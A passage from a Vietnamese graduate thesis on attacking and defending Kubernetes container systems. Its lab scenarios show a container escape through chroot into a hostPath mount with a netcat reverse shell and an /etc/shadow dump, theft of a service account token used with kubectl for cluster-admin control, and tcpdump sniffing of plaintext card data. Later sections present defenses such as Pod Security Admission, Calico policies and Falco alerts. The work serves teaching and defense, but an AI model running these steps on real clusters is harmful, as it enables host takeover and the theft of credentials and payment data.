
Ngay sau khi lệnh chroot thực thi, không gian gốc của container bị phá vỡ hoàn toàn. Để chứng minh hành vi thoát chuồng chiếm quyền máy chủ vật lý thành công, kẻ tấn công thực hiện hai lệnh phá hoại cốt lõi:

Đọc file mật khẩu hệ thống: Thực hiện lệnh cat /etc/shadow để trích xuất file băm mật khẩu của máy Host. Kết quả màn hình hiển thị toàn bộ chuỗi hash đóng băng của các tài khoản Node:

```
┌──(erik㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.15.242.173] from (UNKNOWN) [10.15.242.172] 49596
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@web-frontend-6f57477578-8slqx:/# cd /tmp/host_root
cd /tmp/host_root
root@web-frontend-6f57477578-8slqx:/tmp/host_root# chroot .
chroot .
/bin/sh: 0: can't access tty; job control turned off
# hostname
web-frontend-6f57477578-8slqx
# cat /etc/password
cat: /etc/password: No such file or directory
# cat /etc/shadow
root:*:19977:0:99999:7:::
daemon:*:19977:0:99999:7:::
bin:*:19977:0:99999:7:::
sys:*:19977:0:99999:7:::
sync:*:19977:0:99999:7:::
games:*:19977:0:99999:7:::
man:*:19977:0:99999:7:::
lp:*:19977:0:99999:7:::
mail:*:19977:0:99999:7:::
news:*:19977:0:99999:7:::
uucp:*:19977:0:99999:7:::
proxy:*:19977:0:99999:7:::
www-data:*:19977:0:99999:7:::
```

Hình 4.7. Kết quả việc hacker trích xuất file nhạy cảm trên máy host

Xác thực hệ điều hành Node: Thực hiện lệnh cat /etc/os-release, kết quả trả về thông tin hệ điều hành của máy Node là Ubuntu 22.04 LTS (thay vì ảnh gốc Debian của container), xác nhận kẻ tấn công đã thoát ranh giới cô lập, sở hữu quyền root tối cao trên máy chủ vật lý, có toàn quyền can thiệp nhân hệ thống hoặc tắt bỏ hạ tầng Node.



Hình 4.8. Hình ảnh chứng minh việc hacker đã thực sự escape ra ngoài máy host

4.4. Kịch bản TN-02: Đánh cắp Service Account Token để chiếm quyền cụm Kubernetes

4.4.1. Mục tiêu

Lợi dụng Token định danh (ServiceAccount) được gắn mặc định trong Pod Frontend để chiếm quyền quản trị tối cao (Cluster Admin) của toàn bộ cụm máy chủ K3s từ xa.

4.4.2. Điều kiện kích hoạt lỗi

Quản trị viên liên kết tài khoản dịch vụ của Pod Frontend với quyền Admin của toàn cụm thông qua một ClusterRoleBinding quá lỏng lẻo:


```
roleRef:
  kind: ClusterRole
  name: cluster-admin # Cấp quyền tối cao cho ServiceAccount của Web Frontend
  apiGroup: rbac.authorization.k8s.io
```

Hình 4.9. Cấu hình không đảm bảo an toàn của pod Web

4.4.3. Quy trình thực hiện chi tiết

Khai thác và Đánh cắp Token mật: Kẻ tấn công sử dụng phiên shell chiếm được từ lỗi Command Injection ở TN-01, truy cập vào đường dẫn lưu trữ token nội bộ của Kubernetes để trích xuất khóa cấu hình:

```
cat /var/run/secrets/kubernetes.io/serviceaccount/token
```



Hình 4.10. Token bị hacker lấy được trong quá trình khai thác

Kẻ tấn công sao chép (Copy) toàn bộ chuỗi token siêu dài mã hóa dạng JWT (bắt đầu bằng eyJ...) hiển thị trên màn hình.

Cấu hình Kubectl từ xa trên máy Kali: Mở một Terminal độc lập trên máy Kali Linux, kẻ tấn công nạp Token trộm được và IP thật của API Server (Master Node) vào biến môi trường:

Chiếm quyền điều khiển thực tế: Kẻ tấn công ra lệnh cho cụm K3s thông qua công cụ kubectl.

```
kubectl --server=$MASTER_URL --token=$TOKEN --insecure-skip-
tls-verify get nodes
```



Hình 4.11. Hình ảnh chứng minh hacker đã thực sự chiếm được quyền quản trị cluster

4.4.4. Kết quả thực nghiệm đạt được

Màn hình máy Kali Linux in ra danh sách toàn bộ các node master01 và worker01 ở trạng thái Ready. Với quyền cluster-admin có được, tin tặc đã chiếm quyền kiểm soát tối cao toàn bộ Cluster, có khả năng xóa bỏ các Pod ứng dụng của

doanh nghiệp, khởi tạo các Pod độc hại để đào tiền ảo, hoặc đánh cắp toàn bộ cơ sở dữ liệu lưu trữ (Secrets/ConfigMaps) từ xa.

4.5. Kịch bản TN-03: Tấn công liên quan đến lớp mạng mạng nội bộ (Container Networking)

4.5.1. Mục tiêu

Khai thác kiến trúc mạng phẳng mặc định (không có tường lửa cô lập Pod) để tiến hành bắt và phân tích gói tin (Sniffing), đánh cắp thông tin thẻ tín dụng nhạy cảm truyền tải dưới dạng văn bản thô (Plaintext) giữa các dịch vụ vi mô lân cận.

4.5.2. Cấu trúc dịch vụ giả lập phục vụ Lab

Hệ thống bổ sung một microservice ngầm mang tên **payment-service**. Khi người dùng thực hiện thao tác tại form thanh toán trên giao diện Frontend, Frontend sẽ tạo một yêu cầu HTTP POST truyền chuỗi dữ liệu thẻ thô qua mạng nội bộ tới địa chỉ http://payment-service:8080/charge.

4.5.3. Quy trình thực hiện chi tiết


Cài đặt công cụ bắt gói tin: Tại phiên shell tương tác của Pod Frontend (nc), kẻ tấn công thực hiện cập nhật và cài đặt công cụ phân tích mạng:

```
apt-get update && apt-get install -y tcpdump
```

Kích hoạt cắm chốt bắt dữ liệu: Kẻ tấn công ra lệnh cho tcpdump ghi lại toàn bộ lưu lượng di chuyển qua card mạng eth0 của Pod và xuất ra file định dạng pcap:

```
tcpdump -i eth0 -w /tmp/network_traffic.pcap
```

Giả lập giao dịch người dùng: Từ máy Kali, mở trình duyệt truy cập giao diện ứng dụng mục tiêu, điền thông tin thẻ tín dụng (ví dụ: 4111-2222-3333-4444, CVV 123) vào form *"Cổng Thanh toán Đơn hàng nội bộ"* rồi bấm **Xác nhận Thanh toán (Checkout)**.



Hình 4.12. Thao tác thực hiện thanh toán của người dùng bình thường


Trích xuất file PCAP về máy tấn công: Quay lại shell nc, bấm Ctrl+C để dừng tcpdump. Tại máy Kali Linux, dùng quyền Admin (có được từ bài TN-02) để kéo file pcap ra ngoài máy vật lý:

```
kubectl --server=$MASTER_URL --token=$TOKEN --insecure-skip-tls-verify cp default/<POD_FRONTEND>:/tmp/network_traffic.pcap ./network_traffic.pcap
```



Hình 4.13. Traffic từ pod payment được hacker dump được truyền ra ngoài

Phân tích bằng Wireshark: Mở file bằng công cụ Wireshark trên Kali (wireshark network_traffic.pcap), lọc giao thức http, bấm chuột phải vào gói tin /charge chọn Follow -> HTTP Stream.



Hình 4.14. Kết quả quá trình khai thác là thông tin thẻ tín dụng của người dùng


4.5.4. Kết quả thực nghiệm đạt được

Toàn bộ thông tin nhạy cảm của người dùng bao gồm số thẻ tín dụng, mã bảo mật CVV và số tiền giao dịch hiển thị rõ mồn một dưới dạng văn bản thuần (Plaintext). Thực nghiệm chứng minh sự nguy hiểm của cấu hình mạng mặc định trong Kubernetes: chỉ cần một Pod hướng ngoài bị hack, toàn bộ dữ liệu truyền thông nội bộ của các Pod lân cận đều có nguy cơ bị nghe lén nếu thiếu cơ chế mã hóa TLS và Network Policy.

4.6. Thử nghiệm đánh giá mô hình giải pháp đề xuất

Để hiện thực hóa khả năng phòng vệ cho hệ thống container trước các mối đe dọa và phương thức tấn công được thực hiện ở trên và gắn kết các công nghệ đơn lẻ (Trivy, Seccomp, PSA, Falco, Calico) thành một hệ sinh thái an ninh đồng nhất, học viên đề xuất mô hình triển khai kiến trúc phòng thủ đa lớp (Defense-in-Depth) xuyên suốt vòng đời của Container. Kiến trúc này được thiết kế theo tư tưởng "Shift-Left Security" (Đưa bảo mật lên sớm) kết hợp với "Zero-Trust" (Không tin cậy bất kỳ ai) tại tầng vận hành.

4.6.1. Sơ đồ kiến trúc logic



Hình 4.15. Mô hình giải pháp bảo vệ hệ thống container đề xuất


4.6.2. Luồng thực thi của giải pháp

Mô hình triển khai trên được vận hành theo một luồng xử lý khép kín, triệt tiêu mọi khả năng can thiệp trái phép tại cả 3 giai đoạn:

1. Giai đoạn Tích hợp liên tục (CI/CD - Build):

Lập trình viên đẩy mã nguồn và Dockerfile (đã chuẩn hóa Distroless, chạy dưới User thường) lên kho chứa (Git).

Đường ống CI/CD tự động kích hoạt engine rà quét Trivy trước khi đóng gói. Nếu phát hiện các thành phần thư viện chứa CVE mức độ Cao/Nghiêm trọng hoặc rò rỉ secret, đường ống sẽ tự động hủy bỏ tiến trình (Fail-fast).



Hình 4.16. Quá trình thực hiện scan image với Trivy

2. Giai đoạn Phân phối (Registry - Ship):

Image được đẩy lên hệ thống kho lưu trữ bảo mật (như Harbor). Kho lưu trữ này đóng vai trò như vùng đệm sạch, từ chối tiếp nhận các Image không có chứng chỉ ký số hợp lệ.


3. Giai đoạn Vận hành (Kubernetes Cluster - Run):

Tại tầng Control Plane: Khi có yêu cầu triển khai một Pod mới (ví dụ: ứng dụng Web), yêu cầu này phải đi qua Admission Controller. Tại đây, hệ thống xác thực chữ ký số của Image và áp đặt luật Pod Security Admission (PSA). Mọi yêu cầu sử dụng cờ --privileged hoặc gắn kết hostPath (nguyên nhân gây ra lỗi TN-01) đều bị từ chối ngay lập tức.

Chạy lệnh ép cấu hình bảo mật cao nhất cho namespace:

```
sudo k3s kubectl label --overwrite ns default pod-security.kubernetes.io/enforce=restricted
```

Kết quả khi apply cấu hình để chạy pod web đã bị chặn lại.




Hình 4.17. Hình ảnh chứng minh việc áp dụng cấu hình bảo mật PSA

Tại tầng Worker Node (Data Plane): Khi Pod được cấp phép khởi chạy, hệ thống phòng thủ động lập tức bao bọc ứng dụng:

Phòng thủ hệ thống tệp: Hồ sơ Seccomp mặc định được áp dụng vào tiến trình, tước bỏ các đặc quyền gọi nhân (Syscalls) nhạy cảm.

Phòng thủ luồng mạng: Lớp mạng Calico CNI áp dụng mô hình Zero-Trust. Bất kỳ nỗ lực nào nhằm quét mạng nội bộ hoặc đẩy gói tin trái phép sang các microservices khác (như bài thực nghiệm TN-03) đều bị rớt (Drop) tại card mạng ảo.




Hình 4.18. Cấu hình đảm bảo kiến trúc mạng Zero-Trust

Sau khi cấu hình được áp dụng việc nghe lén traffic mạng từ Pod web tới pod Payment đã bị chặn hoàn toàn. Như vậy trong trường hợp bị tấn công thực tế kẻ tấn công cũng không thể tấn công các pod khác để khai thác thông tin nhạy cảm.



Hình 4.19. Minh chứng xác thực khả năng phòng thủ của kiến trúc mạng Zero-Trust


Giám sát tàng hình (Stealth Monitoring): Ở lớp sâu nhất (Kernel Space), các module eBPF của Falco liên tục lắng nghe mọi sự kiện. Nếu tin tặc khai thác thành công lỗi 0-day để bật Shell tương tác, eBPF sẽ bắt quả tang và truyền tín hiệu cảnh báo về trung tâm vận hành (SOC) chỉ trong vài micro-giây.



Hình 4.20. Thực hiện apply rule Falco nhằm chặn bắt các lệnh nhạy cảm



Hình 4.21. Hacker tiến hành dump file /etc/shadow




Hình 4.22. Kết quả aler hiển thị cảnh báo đang có lệnh thực thi nhạy cảm trong Pod web


Kiến trúc triển khai này tạo ra một vòng lặp bảo mật kín (Closed-loop security), nơi mỗi lớp công nghệ bổ trợ và bọc lót cho nhau, đảm bảo hệ thống Container kiên cố trước cả các mối đe dọa đã biết (Known vulnerabilities) lẫn các kỹ thuật tấn công zero-day tinh vi.

Nhằm đánh giá một cách định lượng và khoa học sức chống chịu cũng như mức độ tiêu thụ tài nguyên phần cứng của hệ thống bảo vệ, đề án sử dụng công cụ Apache Benchmark (ab) để tiến hành ép tải (Stress Test) với tốc độ 1000 requests (mức độ đồng thời là 10 luồng song song) nhắm thẳng vào cụm máy chủ Lab thực nghiệm sau khi bật phòng thủ.

Số liệu trích xuất thời gian thực từ bài kiểm thử tải thông qua công cụ Apache Benchmark và trình giám sát hệ thống htop được tổng hợp đối chứng trực tiếp với môi trường mặc định chưa bảo vệ của Chương 3 tại bảng dưới đây:



Hình 4.23. Thực nghiệm đo kiểm hiệu năng của Worker trong khi bị tấn công



Hình 4.24. Thao tác thực hiện giả lập tấn công trên Kali Linux

Kết quả đối chứng thực nghiệm chỉ ra một hiện tượng công nghệ vô cùng ý nghĩa: Môi trường phòng thủ sau khi được gia cố bằng cách loại bỏ các cấu hình chia sẻ ổ đĩa cổng kềnh (hostPath: /) và đưa tiến trình về user thường không những không làm suy giảm hiệu năng của hạ tầng đám mây mà còn giúp tối ưu hóa luồng đọc/ghi I/O của nhân Linux. Kết quả này giúp kéo giảm độ trễ phản hồi trung bình của hệ thống xuống dưới ngưỡng lý tưởng (9.11 ms), đồng thời thúc đẩy hiệu suất xử lý vượt bậc đạt 1097.66 requests/second.

CHỈ SỐ ĐO LƯỜNG (METRICS)	MÔI TRƯỜNG MẶC ĐỊNH (CHƯƠNG 3)	SAU KHI KÍCH HOẠT PHÒNG THỦ (CHƯƠNG 4)	MỨC ĐỘ HAO PHÍ HỆ THỐNG (OVERHEAD)
Độ trễ trung bình (Latency)	12.4 ms	9.11 ms	Giảm đáng kể (Hạ tầng tối ưu hơn)
Hiệu suất xử lý (Throughput)	845 rps	1097.66 rps	Tăng ~29.9% công suất
Tải CPU trung bình	4.2 %	4.0 %	Duy trì ở ngưỡng an toàn tối ưu
Dung lượng RAM hệ thống	Baseline	911 MB	Chiếm dụng thấp, tiết kiệm phần cứng

Hình 4.25. Hiệu xuất đo lường sau khi triển khai các giải pháp bảo vệ

Hao phí tài nguyên CPU và RAM ghi nhận từ htop chứng minh rằng việc phối hợp giữa các rào cản nhân Linux gốc (Seccomp, PSS) cùng cấu trúc giám sát siêu nhẹ eBPF của Falco hoàn toàn đáp ứng trọn vẹn mục tiêu nghiên cứu đã đặt ra tại phần Mở đầu đề tài: Xây dựng giải pháp an ninh toàn diện, bảo vệ kiên cố nhưng gần như trong suốt và không gây ảnh hưởng tiêu cực đến hiệu năng vận hành thực tế của các thiết bị cũng như máy chủ doanh nghiệp.

4.7. Kết luận chương

Chương 4 đã hoàn thành việc xây dựng môi trường thực nghiệm với các kịch bản tấn công giả định (PoC) đại diện cho những mối đe dọa thực tế nhất đối với hạ tầng container. Kết quả thực chứng từ ba kịch bản TN-01, TN-02 và TN-03 đã làm sáng tỏ cơ chế leo thang từ lỗi cấu hình sai đặc quyền (privileged) đến việc chiếm quyền Cluster Admin thông qua đánh cắp định danh (Service Account Token) và khai thác mạng phẳng để nghe lén lưu lượng. Những minh chứng này không chỉ khẳng định tính dễ tổn thương của các thiết lập mặc định mà còn cung cấp dữ liệu quan trọng để định hình các yêu cầu phòng thủ trong chương tiếp theo. Đặc biệt, kết quả thử nghiệm hiệu năng cho thấy việc ứng dụng công nghệ eBPF và tối ưu hóa cấu hình nhân Linux không những không gây suy giảm tài nguyên mà còn giúp hệ thống vận hành ổn định và tối ưu hơn (độ trễ 9.11 ms, 1097.66 rps), đáp ứng trọn vẹn yêu cầu bảo mật kiên cố nhưng vẫn gần như trong suốt đối với hiệu năng ứng dụng.

KẾT LUẬN

Đề án tốt nghiệp mang tên **"Nghiên cứu phương thức tấn công vào hệ thống container"** đã hoàn thành toàn vẹn các mục tiêu đặt ra, mang lại một nghiên cứu có giá trị thực tiễn cao cho lĩnh vực an toàn bảo mật hệ thống phân tán. Đề án đã xây dựng thành công hệ thống cơ sở lý luận vững chắc về kiến trúc container hóa, làm rõ bản chất cô lập của các cơ chế Namespaces và cgroups thuộc nhân Linux. Thông qua quá trình phân tích lý thuyết và thiết lập môi trường phòng thí nghiệm thực nghiệm, đề án đã tái hiện và làm sáng tỏ cơ chế hoạt động của các véc-tơ tấn công nguy hiểm có tính thời sự hiện nay bao gồm tấn công thoát chuồng, lạm dụng cấu hình sai đặc quyền, đánh cắp token điều phối và nghe lén mạng nội bộ microservices.

Từ các kết quả thực nghiệm đó, học viên đã đề xuất và chứng minh tính hiệu quả của một mô hình giải pháp phòng thủ đa lớp toàn diện theo chu trình DevSecOps. Giải pháp đã kết hợp hài hòa giữa việc rà quét kiểm soát tĩnh chuỗi cung ứng bằng Trivy, Harbor cho đến việc thiết lập các cơ chế phòng thủ runtime chủ động bằng Seccomp, Falco và cô lập mạng bằng Network Policy. Các biện pháp này hoàn toàn đảm bảo tính hoạt động hiệu quả, bảo vệ hệ thống một cách tối ưu và gần như trong suốt, không gây ảnh hưởng đến hiệu năng vận hành thực tế của môi trường container.

DANH MỤC CÁC TÀI LIỆU THAM KHẢO

[1] E. Stephan, “Aqua Blog,” Aqua Inc, 17 June 2024. [Trực tuyến]. Available: https://www.aquasec.com/blog/understanding-the-importance-of-runtime-security-in-cloud-native-environments/. [Đã truy cập 17 June 2024].

[2] S. Roger, “dhl freight connections,” DLH, 14 July 2022. [Trực tuyến]. Available: https://dhl-freight-connections.com/en/logistics-dictionary/container/.

[3] M. Miller, “Use containers to Build, Share and Run your applications,” Docker Inc, 15 May 2024. [Trực tuyến]. Available: https://www.docker.com/resources/what-container/. [Đã truy cập 15 May 2024].

[4] T. C. N. Experts, “A Brief History of Containers: From the 1970s Till Now,” Aqua Inc, 10 September 2025. [Trực tuyến]. Available: https://www.aquasec.com/blog/a-brief-history-of-containers-from-1970s-chroot-to-docker-2016/.

